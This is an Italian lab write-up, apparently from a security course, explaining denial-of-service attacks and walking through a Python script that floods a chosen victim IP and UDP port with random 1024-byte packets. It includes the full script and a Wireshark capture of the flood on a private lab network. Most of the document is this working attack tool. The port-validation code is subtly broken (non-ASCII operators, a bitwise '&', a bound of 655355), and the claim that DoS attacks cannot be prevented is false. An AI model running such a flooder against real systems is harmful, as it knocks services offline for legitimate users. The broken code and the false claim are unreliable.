Cos’è un attacco DoS

Gli attacchi DoS sono tra gli attacchi più diffusi in assoluto.

Non c’è modo di prevenire questo tipo di attacchi, al contrario degli attacchi visti in precedenza.

L’obiettivo principale è rendere un servizionon disponibile per gli utenti legittimi, saturando le risorse del server, come la rete, la memoria o la CPU, impedendo al server di rispondere a ulteriori richieste.

L'attacco viene solitamente eseguito inviando un volume elevato di traffico al server di destinazione, sovraccaricandolo.

Obiettivo dell’esercizio

Attaccare una macchina con programma scritto in Python, che invii in modo massivo pacchetti tramite il protocollo UDP.

I pacchetti avranno dimensione di 1024 byte.
La porta di destinazione è una a scelta inserita in input dall’utente, da 1 a 65535.

Programma in python

Fase 0: importazione delle librerie

```
1 import socket
2 import random
3 import ipaddress
```

import socket: serve per creare la connessione con il target vittima e per effettuare l'attacco DoS.

import random: lo utilizziamo per randomizzare il contenuto dei pacchetti con bit casuali.

import ipaddress: serve per verificare l'indirizzo IP in input inserito dall'utente.

Fase 1: creazione del metodo udp_dos

```
5 def udp_dos(ip_vittima, porta_udp, numero_pacchetti):
6     try:
7         udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
8         dati_pacchetto = bytearray(random.getrandbits(8) for _ in range(1024))
9
10        print("\nAttacco DoS in corso verso " + ip_vittima + ":" + str(porta_udp) + " ... ")
11
12        for _ in range(numero_pacchetti):
13            udp_socket.sendto(dati_pacchetto, (ip_vittima, porta_udp))
14    except Exception as error:
15           print("Si è verificato un errore durante l'attacco DoS: ", error)
16    finally:
17        if udp_socket:
18            print("Attacco DoS terminato.")
19            udp_socket.close()
```

Questo metodo riceve in input le variabili ip della vittima, porta e numero di pacchetti.

Dopodiché il metodo creerà una connessione con il dispositivo vittima ed effettuerà l'attacco.

L'attacco continuerà a inviare pacchetti per il numero di pacchetti definito in input tramite il ciclo for.

Fase 2: raccolta dati in input

```
25 try:
26     ip_vittima = input("\nInserisci l'IP della vittima: ")
27     porta_udp = int(input("Inserisci la porta UDP della vittima (1-65535): "))
28     numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))
29
```

Richiediamo in input i 3 dati necessari per effettuare l'attacco DoS, ovvero:

- indirizzo ip della vittima
- la porta
- il numero di pacchetti da inviare

Fase 3: controllo dell'input

```
30      print("\n**********************")
31      print("Verifica dell'input ... ")
32      print("**********************")
33
34      try:
35          ipaddress.ip_address(ip_vittima)
36          print("\nL'indirizzo IP è valido.")
37      except ValueError:
38          print("\nL'indirizzo IP non è valido.")
39
40      if porta_udp ⩾ 1 & porta_udp ⩽ 655355:
41          print("La porta inserita è valida.")
42      else:
43          print("La porta inserita non è valida.")
44
45      if numero_pacchetti < 1:
46          print("Il numero di pacchetti è inferiore a 1.")
47      else:
48          print("Il numero di pacchetti è valido.")
```


Verifico che i dati inseriti siano validi.

Fase 4: richiamo il metodo per eseguire l'attacco DoS

```
50      inizio_dos = input("\nVuoi far partire l'attacco? [y/n]: ")
51
52      if inizio_dos == "y":
53          udp_dos(ip_vittima, porta_udp, numero_pacchetti)
54
55      elif inizio_dos == "n":
56          print("\nL'attacco è stato annullato.")
57
```

Chiedo conferma all'utente se vuole iniziare l'attacco.
Se viene data conferma, verrà richiamato il metodo dichiarato all'inizio che effettuerà l'attacco DoS.

Conclusione



udp

No.	Time	Source	Destination	Protocol	Length	Info
1055…	240.404847326	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.404907118	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.404955603	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405003416	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405049295	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405094934	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405141043	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405186572	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405231578	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405275613	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405322514	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405369095	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405414132	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405469203	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405536312	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405606598	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405665689	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405714865	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405781945	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405855871	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405922649	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.405985589	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406065629	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406142581	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406224396	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406304616	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406379615	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406470631	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406574878	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406655470	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406732282	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406798399	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024
1055…	240.406860276	192.168.1.55	192.168.1.66	UDP	1066	48592 → 20000 Len=1024

Tramite wireshark riusciamo a vedere l'attacco DoS in corso verso il dispositivo vittima.

Un attacco DoS prolungato manderebbe in down il dispositivo vittima, saturando CPU e RAM.